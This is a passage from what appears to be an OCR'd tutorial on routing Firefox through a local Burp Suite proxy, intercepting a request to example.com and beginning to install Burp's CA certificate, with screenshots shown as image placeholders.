
3. Select `Options` from the dropdown menu.

4. Click on `Add` button to add a new **proxy**.




5. Enter title as `localhost-8080` (or anything of your choice), IP address as `127.0.0.1`, port as `8080`, and click on the `Save` button.







6. Enable proxy settings by selecting the option "**Use proxy localhost-8080 for all URLs (ignore patterns)**".




Configure Proxy Listener in Burp Suite

1. Start Burp Suite.







2. Go to '**Proxy**' tab > '**Options**' sub-tab > '**Proxy Listeners**' section, and validate the proxy listener settings. It should be same as that set in the Firefox browser, i.e., enable a proxy listener for localhost (`127.0.0.1`) on port `8080` .




3. Switch to your Firefox browser and navigate to `www.example.com`



4. Switch back to Burp and navigate to the "Intercept" tab.




5. Forward the intercepted request.





```
HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: max-age=604800
Content-Type: text/html; charset=UTF-8
Date: Sat, 29 Sep 2018 17:53:46 GMT
Etag: "1541025663+gzip"
Expires: Sat, 06 Oct 2018 17:53:46 GMT
Last-Modified: Fri, 09 Aug 2013 23:54:35 GMT
Server: ECS (dca/24E0)
Vary: Accept-Encoding
X-Cache: HIT
Content-Length: 1270
Connection: close
```

Install Burp's CA Certificate


1. In Burp Suite, go to **Proxy** > **Intercept** tab and disable intercept mode by clicking on the "**Intercept is on**" button.






2. In Firefox, navigate to a secure website, e.g., `https://www.example.com`.


   If you have configured Burp's proxy listener correctly, and you haven't installed Burp's self-signed Certificate Authority (CA) certificate, yet, then the browser may throw an "invalid security certificate" error with the message "*...issuer certificate is unknown*". Click on the "Advanced" button to see error details.




3. If you received "SEC_ERROR_UNKNOWN_ISSUER" error from the browser, navigate to `http://burp`.




4. Click on "CA Certificate" link to download the "cacert.der" file.



